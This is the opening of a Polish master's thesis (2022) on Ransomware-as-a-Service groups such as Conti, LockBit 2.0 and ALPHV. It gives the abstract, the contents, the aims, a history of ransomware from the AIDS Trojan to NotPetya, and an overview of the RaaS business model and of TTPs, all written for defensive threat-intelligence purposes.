

**Politechnika Wrocławskaw
Wydział Informatyki i Telekomunikacji**

Kierunek: **Cyberbezpieczeństwo (CBE)**

**PRACA DYPLOMOWA
MAGISTERSKA**

**Analiza metod działania grup
Ransomware as a Service**

Aleksandra Dobroń

Opiekun pracy
Dr inż. Tomasz Janiczek

Słowa kluczowe: Ransomware as a Service, Conti, LockBit 2.0, ALPHV, TTP, Playbook

WROCŁAW, 2022

Streszczenie

Praca magisterska pod tytułem „Analiza metod działania grup Ransomware as a Service” przedstawia wykonaną całościową analizę zjawiska jakim jest Ransomware as a Service na bazie trzech wybranych grup. Dla każdej z nich przekazano czytelnikowi informację o ich modus operandi, wykorzystywanych taktykach, technikach i procedurach działania w ramach ich operacji, a także obecną listę ofiar. Na bazie zebranych danych zostało przygotowane zestawienie najczęściej wykorzystywanych taktyk, technik, procedur przez opisywane grupy Ransomware as a Service, dla których zdefiniowano możliwe detekcje lub blokady wraz z możliwymi zapytaniami Threat Hunting. W ramach pracy również określono rekomendacje w jaki sposób zapobiec atakom grup Ransomware as a Service, a także playbook reagowania na odnotowany incydent, powiązany z atakiem wykorzystującym ransomware.

Abstract

The thesis titled „Analysis of Ransomware as a Service operating methods” presents a comprehensive analysis of the phenomenon that is Ransomware as a Service on the basis of three selected groups. For each of them, the reader was provided with information about their modus operandi, used tactics, techniques and procedures for their operations, as well as the current list of victims. On the basis of the collected data, a list of the most frequently used tactics, techniques, procedures by the described Ransomware as a Service groups was prepared, for which possible detections or blockades were defined along with possible Threat Hunting queries. The work also includes recommendations on how to prevent attacks by Ransomware as a Service groups, as well as a playbook for responding to a recorded incident related to an attack using ransomware.


Spis treści

1. Wstęp	1
1.1. Cel pracy	2
1.2. Zakres pracy	2
1.3. Układ pracy	2
1.4. Wybrane grupy Ransomware as a Service	3
2. Wstęp teoretyczny i przegląd literatury	5
2.1. Rys historyczny	5
2.2. Ransomware as a Service (RaaS)	7
2.3. Taktyki, Techniki, Procedury (TTPs)	10
2.4. MITRE ATT&CK	11
3. Opis wybranych grup RaaS	13
3.1. Conti	13
3.1.1. Struktura grupy	17
3.1.2. Notowane ofiary grupy	20
3.1.3. Analiza techniczna ataków	22
3.1.4. Wyszczególnione TTP	26
3.2. LockBit 2.0	29
3.2.1. Struktura grupy	32
3.2.2. Notowane ofiary grupy	34
3.2.3. Analiza techniczna ataków	35
3.2.4. Wyszczególnione TTP	41
3.3. ALPHV	44
3.3.1. Struktura grupy	46
3.3.2. Notowane ofiary grupy	47
3.3.3. Analiza techniczna ataków	48
3.3.4. Wyszczególnione TTP	53
4. Zestawienie najczęściej wykorzystywanych TTP przez grupy RaaS	57
4.1. Initial Access	57
4.2. Execution	58
4.3. Persistence	59
4.4. Privilege Escalation	60
4.5. Defense Evasion	61
4.6. Credential Access	63
4.7. Discovery	64
4.8. Lateral Movement	65

4.9. Collection	65
4.10. Command and Control	66
4.11. Exfiltration	67
4.12. Impact	68
5. Propozycja zabezpieczeń dla wybranych TTP	69
5.1. Valid Accounts	69
5.1.1. Detekcja i prewencja	69
5.1.2. Zapytania Threat Hunting	70
5.2. Windows Management Instrumentation	71
5.2.1. Detekcja i prewencja	71
5.2.2. Zapytania Threat Hunting	73
5.3. System Network Connections Discovery	74
5.3.1. Detekcja i prewencja	74
5.3.2. Zapytania Threat Hunting	75
5.4. Inhibit System Recovery	76
5.4.1. Detekcja i prewencja	76
5.4.2. Zapytania Threat Hunting	78
5.5. Service Stop	79
5.5.1. Detekcja i prewencja	79
5.5.2. Zapytania Threat Hunting	81
6. Rekomendacje	83
6.1. Identyfikacja (Identify)	83
6.2. Ochrona (Protect)	84
6.3. Wykrywanie (Detect)	85
6.4. Reagowanie (Respond)	86
6.5. Odzyskiwanie (Recover)	86
7. Podsumowanie	89
Bibliografia	91
Spis rysunków	110
Spis tabel	112
Spis listingów	113
Spis akronimów	117
A. Macierz MITRE ATT&CK dla wybranych grup RaaS	119
B. Playbook reagowania na incydent ransomware	121

1. Wstęp

Ransomware to aktualnie jedno z największych cyberzagrożeń - każda firma, nieważne czy światowa, czy lokalna, może stać się ofiarą ataku *ransomware*. Takie ataki są przeprowadzane przez cyberprzestępcoów wykorzystujących głównie usługi z modelu RaaS (ang. *Ransomware as a Service*). Zgodnie z publikacją firmy BlackFog, w 2021 roku straty spowodowane atakami *ransomware* wyniosły łącznie 6 bilionów dolarów [1]. Liczba ataków *ransomware* rośnie z roku na rok - odnotowano 2690 ataków zgłoszonych w 2021, w stosunku do 1389 zgłoszonych ataków w roku 2020 [2]. Na rysunku 1.1 pokazano liczbę zgłoszonych ataków *ransomware* w 2020 oraz 2021 roku w poszczególnych miesiącach. Jednym z najgłośniejszych ataków *ransomware* był atak w maju 2021 roku na amerykański system rurociągów naftowych Colonial Pipeline, który poskutkował wyciekiem danych oraz wstrzymaniem eksploatacji rurociągu przez niemożność wystawienia rachunków klientom, którzy w panice tankowali nadmiarowe ilości paliwa [3]. Incydent trwał łącznie tydzień i dotknął on 17 stanów.



Rys. 1.1: Liczba ofiar ransomware w poszczególnych miesiącach w roku 2020 oraz 2021 [2]

Wzrost zainteresowania oraz wykorzystania ataków *ransomware* przez klientów grup RaaS, wymusza na firmach wdrożenie rozwiązań, które zapewnią im stabilność działania oraz bezpieczeństwo ich danych. Poszukują one możliwości, które mogą w tym celu wdrożyć. Jednakże, aby móc cokolwiek zmienić należy poznać najbardziej wykorzystywane techniki, taktyki, procedury (TTP - ang. *Tactic, Technique, Procedure*) wykorzystywane przez najbardziej znaczące grupy

RaaS. Można to osiągnąć poprzez poznanie głównego modus operandi grup RaaS w ramach procesu *Threat Intelligence*. Pozwoli to zrozumieć ich funkcjonowanie oraz zdefiniować określone proaktywne działania, które zniwelują ryzyko ataku *ransomware* - czyli między innymi wprowadzanie nowych zabezpieczeń, ulepszenie detekcji, definiowanie reguł *Threat Hunting*, wyznaczanie rekomendacji oraz schematu postępowania w reakcji na potencjalny incydent *ransomware* (*playbook*).

1.1. Cel pracy

Celem pracy jest analiza wpływu działania grup *Ransomware as a Service* (RaaS) na atakowane przez nie systemy informatyczne na przykładzie zebranych analiz *Threat Intelligence*.

1.2. Zakres pracy

W ramach pracy zostanie opisane nowe zagrożenie, jakim jest RaaS na podstawie trzech wybranych grup RaaS, przedstawionych w rozdziale 1.4. Na bazie opracowanych analiz zostaną zestawione najczęściej wykorzystywane TTP przez grupy RaaS, wykorzystując macierz MITRE ATT&CK. Dla wybranych najczęściej wykorzystywanych TTP zostaną zaproponowane implementacje detekcji lub blokad oraz zapytania *Threat Hunting*. Finalnie zostaną przedstawione rekomendacje oraz *playbook* reagowania na incydent ransomware.

1.3. Układ pracy

Praca składa się z siedmiu rozdziałów. W pierwszym rozdziale wprowadzono czytelnika w tematykę pracy - przedstawiono cel, zakres oraz układ pracy wraz z wybranymi grupami *Ransomware as a Service* do analizy. W drugim rozdziale przedstawiono czytelnikowi rys historyczny, obecną strukturę oraz rozwój grup RaaS, wraz z objaśnieniem pojęć TTP oraz MITRE ATT&CK. W trzecim rozdziale scharakteryzowano trzy wybrane grupy RaaS. Rozdział czwarty przedstawia zestawienie najczęściej wykorzystywanych TTP przez wybrane grupy RaaS. Rozdział piąty kumuluje propozycje detekcji, blokad oraz zapytań *Threat Hunting* dla wybranych najczęściej wykorzystywanych TTP w rozdziale czwartym. W przedostatnim rozdziale przedstawiono rekomendacje oraz postępowanie w ramach reakcji na incydent, związany z działalnością grup RaaS. Ostatni rozdział podsumowuje wykonaną analizę oraz wskazuje możliwości rozwoju pracy. W ramach dodatku A umieszczono pełną macierz MITRE ATT&CK dla badanych grup RaaS, a w dodatku B przedstawiono opracowaną procedurę reagowania na incydent *ransomware* w formie *playbook*'a.

1.4. Wybrane grupy Ransomware as a Service

Zgodnie z raportem Coveware (Rys. 1.2) na pierwszy kwartał 2022, największe udziały na rynku *Ransomware as a Service* mają:

- Conti,
- Lockbit 2.0,
- ALPHV (BlackCat).

Rank	Ransomware Type	Market Share %	Change in Ranking from Q4 2021
1	Conti V2	16.1%	-
2	LockBit 2.0	14.9%	-
3	BlackCat	7.1%	New in Top Variants
4	Hive	5.4%	-1
5	AvosLocker	4.8%	+1
6	Karakurt	4.1%	-
7	Phobos	3.0%	New in Top Variants
7	Suncrypt	3.0%	-1
8	Deadbolt	2.4%	New in Top Variants

Rys. 1.2: Najczęstsze warianty oprogramowania Ransomware w I kwartale 2022 r. [4]

Do przeprowadzenia analizy TTP wybrano powyższe grupy RaaS, również ze względu na:

- Liczbę ofiar oraz występowanie znaczących organizacji,
- Rozgłos i popularność,
- Zaawansowanie ataków,
- Aktywność oraz stabilność na rynku RaaS.

Powyżej wymienione grupy RaaS zostały szczegółowo opisane w rozdziale 3.

2. Wstęp teoretyczny i przegląd literatury

Celem rozdziału jest przedstawienie najważniejszych zagadnień, związanych z grupami *Ransomware as a Service*. Rozdział zaznajomi czytelnika z rysem historycznym cyberzagrożenia *ransomware*, charakterystyką grup RaaS. Dodatkowo wytlumaczono główne pojęcia związane TTP oraz MITRE ATT&CK. Jest to przegląd literatury dla zagrożenia jakim jest *ransomware* oraz *Ransomware as a Service*.

2.1. Rys historyczny

Ataki *ransomware* sięgają końca lat 80' ubiegłego wieku. Biolog Joseph Popp stworzył pierwsze oprogramowanie szyfrujące oraz żądające okupu za odszyfrowanie danych - znane jako AIDS Trojan lub PC Cyborg [5, 6, 7]. Podczas konferencji Światowej Organizacji Zdrowia poświęconej AIDS twórca rozdał 20 tysięcy zainfekowanych dyskietek jej uczestnikom. Złośliwe oprogramowanie po dziewięćdziesięciu ponownych uruchomieniach ukrywało foldery i szyfrowało pliki znajdujące się na komputerze, przy pomocy symetrycznego klucza szyfrującego. Po powyślnym szyfrowaniu, użytkownikowi pojawiało się okno z żądaniem okupu - wtedy żądano wysłania \$189, aby odzyskać dane. Co ważne, przez wykorzystanie przez ówczesne *ransomware* kriptografii symetrycznej do szyfrowania plików, w prosty sposób można było przywrócić swoje dane, bez potrzeby opłacania okupu.

Do 2006 roku oprogramowanie *ransomware* było nieznaczącym zagrożeniem, wręcz ciekawostką na tle innych rodzajów cyberataków. Wraz z rozpoczęciem masowego wykorzystywania Internetu, powstały pierwsze *ransomware*, które zaczęły używać szyfrowanie asymetryczne RSA (ang. *Rivest–Shamir–Adleman Algorythm*), które jest trudne do odszyfrowania bez posiadania klucza prywatnego. Pierwsze z nich, Archiveus Trojan, posiadało konkretną listę rozszerzeń plików, których poszukiwał w folderze **Moje Dokumenty**, a następnie je szyfrował [8, 9]. Wymagał od użytkownika podania 30 znakowego hasła, aby odzyskać pliki. W ramach żądania okupu nakłaniał ofiarę do nawiązania kontaktu poprzez podane adresy e-mail aby nawiązać z nią relację biznesową. Archiveus Trojan wykorzystywał 660 bitowy publiczny klucz RSA do szyfrowania plików. Drugi *ransomware*, GPcode, rozprzestrzeniał się poprzez kampanie phishingowe skierowane do pracodawców - wysyłany był załącznik z podaniem o pracę [10]. Podobnie jak Archiveus Trojan, szyfrował on pliki, znajdujące się w folderze **Moje Dokumenty** przy pomocy 660 bitowego klucza publicznego RSA. W nowszych wersjach, GPcode zaczął wykorzystywać do szyfrowania 1024 bitowy klucz publiczny RSA wraz z 256 bitowym kluczem AES (ang. *Ad-*

vanced Encryption Standard). W tym przypadku, *ransomware* GPcode najpierw szyfruje pliki algorytmem symetrycznym AES, a następnie powstaje sekretny klucz po szyfrowaniu symetrycznym szyfruje przy pomocy szyfrowania asymetrycznego (RSA). Takie wykorzystanie szyfrowania w ramach *ransomware* określa się mianem szyfrowania hybrydowego. Łączy zalety dwóch sposobów szyfrowania, aby jak najbardziej utrudnić możliwość odszyfrowania plików bez wypłacenia okupu - szybkość szyfrowania algorytmami symetrycznymi oraz zapewnienie bezpieczeństwa klucza symetrycznego poprzez jego asymetryczne zaszyfrowanie [11]. Szyfrowanie hybrydowe wykorzystywane jest do dziś, zmieniane są tylko algorytmy oraz wielkości klucza.

Mimo zaawansowanych metod szyfrowania, których wykorzystanie przez rodziny *ransomware* uniemożliwiało ofiarom odzyskiwać pliki, mało która ofiara płaciła okup. Wraz z publikacją przez Satoshi Nakamoto artykułu naukowego nt. kryptowaluty Bitcoin w 2008 roku [12, 13], zwiększyło się zainteresowanie twórców *ransomware* łatwą i niemożliwą w oczywisty sposób do wyśledzenia metodą otrzymywania płatności od ofiar. Pozwalało to twórcom zachowywać swoją anonimowość, wykonywać transakcje poza obrębem tradycyjnych instytucji finansowych oraz otrzymywać wypłaty od ofiar w ujednolicony sposób. W 2011 według Fortinet w pierwszych dwóch kwartałach pojawiło się już ponad 30 tysięcy nowych próbek *ransomware*, a w trzecim kwartale - 60 tysięcy [7]. Jednak model biznesowy ówczesnych *ransomware* nie przewidział braku znajomości nowej technologii przez ofiary. W odpowiedzi na zaistniałe problemy, niektórzy cyberprzestępcy otworzyli własne telefoniczne centra obsługi "klienta", które udzielali pomocy w opłaceniu okupu przez ofiary - przeprowadzały osoby przez proces rejestracji w systemie Bitcoin [6]. Do końca 2012 r. wartość oprogramowania *ransomware* na czarnym rynku wynosiła 5 milionów dolarów [7].

Wraz z drugą połową 2013 roku powstała nowa rodzina *ransomware* - CryptoLocker [14, 15]. Do szyfrowania plików wykorzystywał 2048-bitowe pary kluczy RSA generowane z serwera C2 (ang. *Command and Control*). Ofiary musiały zapłacić za klucz deszyfrujący około 300 dolarów. Jako pierwszy z *ransomware*, CryptoLocker był dostarczany poprzez *botnet* Gameover Zeus w ramach umowy między cyberprzestępczami tzw. "pay-per-installation". *Botnet* Gameover Zeus wykorzystywał do infekcji stacji jednego z najbardziej popularnych trojanów bankowych istniejących od 2007 roku - najnowszą wersję złośliwego oprogramowania ZeuS [16, 17, 18]. Wykradał on dane uwierzytelniające ofiar, numery kont oraz dane kart płatniczych. Zeus oraz Gameover Zeus dostarczany był jako załącznik w ramach kampanii phishingowych wykonywanych przez *botnet* Cutwail, pracujący w trybie Spam as a Service [16]. Po uzyskaniu potrzebnych informacji przez trojan Zeus operatorzy CryptoLocker otrzymywali wykupiony dostęp do wcześniej zainfekowanych stacji, na które operatorzy *botnet*'u Gameover Zeus wgrywali *ransomware* CryptoLocker poprzez moduł pobierający dodatkowe pliki trojana ZeuS. Notowana kooperacja przyczyniła się do zmasowanych ataków *ransomware* w trzecim kwartale 2013 roku głównie na organizację ze Stanów Zjednoczonych, Wielkiej Brytanii, Kanady, Australii oraz Indii [15]. W szczytowym okresie zainfekowanych zostało ponad 155 000 systemów na całym świecie [15]. Okres ten określa się mianem gorączki złota - dzięki współpracy z grupą cyberprzestępczą administrującą *botnet*'em Gameover Zeus - twórcom *ransomware* CryptoLocker udało się zarobić w ciągu 9 miesięcy działania około 3 mln dolarów [15]. Wspomniana kampania CryptoLocker stała się wzorem do naśladowania dla innych cyberprzestępców. Zauważono sensowność łączenia infekcji *ransomware* z dodatkowymi wektorami ataku oraz utworzenia usługi oferującej

zestaw narzędzi dla każdego zainteresowanego cyberprzestępcy do przeprowadzania podobnych cyberataków.

Od wydarzeń związanych z *ransomware* CryptoLocker zaczęły powstawać pierwsze usługi RaaS (ang. *Ransomware as a Service*). Jedną z nich była usługa Tox powstała w 2015 roku [19] która oferowała każdemu na swojej witrynie w TOR (ang. *The Onion Router*), po uprzedniej rejestracji konta, za darmo utworzyć własną próbkę *ransomware* poprzez zdefiniowanie żądanego okupu. Dodatkowo witryna pozwalała śledzić na żywo wpłacane środki oraz liczbę zainfekowanych stacji. 20 % zarobku z infekcji otrzymywała twórca Tox. Innymi przykładami *Ransomware as a Service* z okresu 2015-2017 są: Ransom32 [20], Cerber [21], Satan [22], Philadelphia [23], CryptoLocker Service [24] oraz Petya & Mischa [25]. Ich powstanie zdefiniowało podstawy funkcjonowania modelu *Ransomware as a Service* - za niewielką opłatą, rejestracją konta i podaniem adresu portfela Bitcoin klient otrzymywał dostęp do platformy, na której mógł wygenerować swoją próbkę *ransomware*, oraz platformę do śledzenia statusu swoich ataków. RaaS z tego okresu nie uwzględniał szczegółowych instrukcji otrzymania dostępu do swojego celu w ramach wektora wejścia. Klient musiał samodzielnie zapewnić sobie dostęp, bez wsparcia biznesowego grupy RaaS, aby wgrać wygenerowaną próbkę *ransomware* na obrane cele.

W 2017 roku ataki *ransomware* WannaCry [26, 27, 28] oraz *wiper* NotPetya [29, 30, 31] zmieniły diametralnie sposób postrzegania tych rodzin złośliwego oprogramowania przez świat. Według Europolu [32], który szacuje, że zainfekowanych zostało około 200 000 komputerów w 150 krajach, kampania *ransomware* WannaCry miała bezprecedensową skalę. W przypadku NotPetya, pierwszy atak odnotowano 27 czerwca 2017 roku, który rozpoczął się od infekcji firm w Ukrainie, Rosji oraz w Polsce [33]. Obydwa warianty złośliwego oprogramowania miały możliwość samodzielnnej propagacji do kolejnych urządzeń poprzez wykorzystanie *exploit*'u w usłudze SMB (ang. *Server Message Block*) - EternalBlue oraz EternalRomance (CVE-2017-0144) [34, 35]. Jednakże w przypadku NotPetya, odkryto, że nie ma możliwości odszyfrowania danych, mimo opłacenia okupu - celem złośliwego oprogramowania była destrukcja danych i systemów, co określa się mianem *wiper*'a [36]. Co ważne, za obydwiema rodzinami złośliwego oprogramowania stoją grupy APT (ang. *Advanced Persistent Threat*), sponsorowane przez rząd - WannaCry został przypisany do północno koreańskiej grupy APT Lazarus [37, 38], a NotPetya do rosyjskiej grupy APT Sandworm, sponsorowanej przez GRU (ang. *Main Directorate of the General Staff of the Armed Forces of the Russian Federation*) [39, 40]. Były to pierwsze, zmasowane, globalne cyberataki, przeprowadzone przez grupy APT, wykorzystujące lub podszywające się pod *ransomware*.

2.2. Ransomware as a Service (RaaS)

Ransomware as a Service (RaaS) to model biznesowy oparty na subskrypcji, który umożliwia partnerom na korzystanie z przygotowanego *ransomware* wraz z innymi dodatkowymi usługami (np. wsparciem 24/7, instrukcją wgrania ich *ransomware*, szkolenia etc.) [41, 42, 43, 44, 45, 46, 47]. Umowa nawiązywana jest pomiędzy operatorami RaaS, a partnerami (klientami), najczęściej poprzez interakcje na forach *darknet*.

Model *Ransomware as a Service* jest połączeniem modelu *Software as a Service* oraz *Cyber Crime as a Service*.

W ramach *Ransomware as a Service* atakuje się duże, cenne, bądź znaczące organizacje, które mają możliwość opłacenia wysokiego okupu lub boją się kompromitacji albo wycieku danych. Takie działanie określa się jako polowanie na dużą zwierzynę (ang. *Big Game Hunting*) [48]. Zazwyczaj, w ramach takich działań, obierane są za cele:

- Duże korporacje,
- Banki i inne instytucje finansowe,
- Szpitale i inne instytucje opieki zdrowotnej,
- Agencje rządowe,
- Organizacje, które przechowują dane wrażliwe, w tym własność intelektualną, tajemnice handlowe, dane osobowe lub dokumentację medyczną,
- Infrastrukturę krytyczną.

Przykładem takiego działania jest atak na Colonial Pipeline z 2021 roku [3]. Po tym incydencie rozpoczęły się oficjalne działania służb specjalnych, które miały na celu aresztowanie osób odpowiedzialnych za ataki *ransomware*. Grupy RaaS do teraz są ścigane przez kraje za byłe i obecne ataki. Z tego tytułu obecnie notuje się zmniejszenie ataków typu *Big Game Hunting* na rzecz atakowania większej liczby mniejszych firm i uniknięcia zamknięcia grupy przez organy ścigania [4].

RaaS może umożliwiać partnerom wyłudzać dane w różny sposób. W tym celu wykorzystuje się groźby, które nakłonią ofiary ataku *ransomware* do opłacenia okupu. Rozróżnia się pięć metod wyłudzania danych (ang. *Quintuple Extortion*) [49], wykorzystywanych przez RaaS:

1. **Szyfrowanie danych** - groźba utraty danych,
2. **Wykradanie i wyciek danych na DLS (ang. Data Leak Sites)** - groźba ujawnienia globalnie wrażliwych danych na dedykowanej stronie w *darkweb*,
3. **Ataki DDoS (ang. Distributed Denial of Service)** - groźba utraty dostępności dla ważnych usług w organizacji,
4. **Nagłośnienie kompromitacji** - kontakt z klientami, pracownikami, medium - groźba utraty wizerunku publicznego,
5. **Kontakt z konkurencją poszkodowanej organizacji** - groźba wycieku danych bezpośrednio do konkurencji.

W miarę rozwoju RaaS, pierwotny operator RaaS może dodatkowo zatrudniać inne osoby, które będą odpowiedzialne za przydzielone im zadania. Operatorzy RaaS również nawiązują dodatkowe współprace z innymi usługodawcami, dostępnymi w *darkweb*'ie. W przypadku rozszerzenia działalności, w której "pracuje" więcej niż jedna osoba, można mówić o grupie RaaS. Przykłady usług, kupowanych przez operatorów RaaS:


- **IABs (ang. Internal Access Brokers)**[50] - sprzedawcy dostępów do organizacji (np. wskaźanie podatnych urządzeń, listy skompromitowanych kont, wystawionych na świat niezabezpieczonych usług),
- **BPH (ang. Bulletproof Hosting)**[51] - usługa wynajęcia infrastruktury sieciowej przez kupującego, która jest odporna na wszelkie zgłoszone skargi związane z nielegalną działalnością oraz podejmowane kontr działania (np. zdejmowanie stron internetowych, odbieranie dostępów),
- **Pranie pieniędzy** - usługa która oferuje możliwość wprowadzenia do legalnego obrotu pieniędzy uzyskanych z żądań okupu,

- **DDoS** - usługa pozwalająca na wykonywanie ataków DDoS na życzenie, wpływającą na dostępność atakowanych systemów,
- **PaaS (ang. Phishing as a Service)[52]** - usługa umożliwiająca zakup zestawu narzędzi do przeprowadzenia ataków phishingowych na wskazany cel,
- **Wynajem infrastruktury (botnet'ów)** - usługa umożliwiająca wynajem na określony czas części infrastruktury sprzedawcy, która może się składać z zainfekowanych urządzeń przez inne złośliwe oprogramowanie.

Przykładowe stanowiska obejmowane w ramach rozwiniętej grupy RaaS:

- Programiści *ransomware*,
- Administratorzy oraz operatorzy *botnet'u*,
- Administratorzy stron internetowych grupy RaaS,
- Pracownicy Helpdesk,
- Negocjatorzy do wynajęcia,
- Kadry HR,
- Pracownicy marketingu.

Przykładowa struktura grupy RaaS została przedstawiona na rysunku 2.1.



Rys. 2.1: Przykładowa struktura grupy RaaS [53]

Przychody z RaaS mogą być kolekcjonowane w formie miesięcznej subskrypcji, procencie z miesięcznych zysków swoich partnerów po udanych atakach *ransomware*, stałym procencie z przychodu partnerów RaaS lub w formie jednorazowej opłaty licencyjnej.

Niektórzy operatorzy RaaS weryfikują przed udzieleniem dostępu do swojej usługi umiejętności atakowania partnera, znajomość określonego języka etc. W tym przypadku rozmowy rekrutacyjne przeprowadza operator RaaS albo specjalnie wydzielona komórka kadr HR, które weryfikują potencjalnych pracowników dla grupy RaaS oraz nowych partnerów (klientów), zgodnie z ustalonimi wymaganiami.


2.3. Taktyki, Techniki, Procedury (TTPs)

Taktyki, techniki i procedury (TTPs) to wzorce działań, bądź metody, opisujące zarządzanie oraz przeprowadzanie cyberataków przez atakujących. Pozwalają one m.in na identyfikację kolejnych wektorów ataku, atrybuty grup cyberprzestępczych. Organizacje, które znają modus operandi zainteresowanych nimi grup cyberprzestępczych, są w stanie dzięki odpowiednio określonym TTP lepiej przygotować się do obrony i wykrywania ataków.

Pojęcie TTP można rozdzielić na trzy składowe, które pozwolą lepiej zrozumieć omawiane zagadnienie.

- **Taktyki** - cele realizowane przez atakujących w trakcie ataku,
- **Techniki** - akcje wykonywane przez atakujących, aby osiągnąć cel taktyczny,
- **Procedury** - opis kolejnych kroków koniecznych do realizacji techniki do wykonania celu taktycznego.

Na przykład w ramach raportu Google TAG [54] określono, że grupa RaaS Conti, wykorzystuje współpracę z IAB Exotic Lily do rozsyłania wiadomości phishingowych poprzez platformę społecznościową LinkedIn do ofiar (*technika*), aby osiągnąć wstępny dostęp do ich infrastruktury (*taktyka*). W tym celu są tworzone fałszywe konta pracowników HR (ang. *Human Resources*) znanych firm na LinkedIn (*część procedury*).



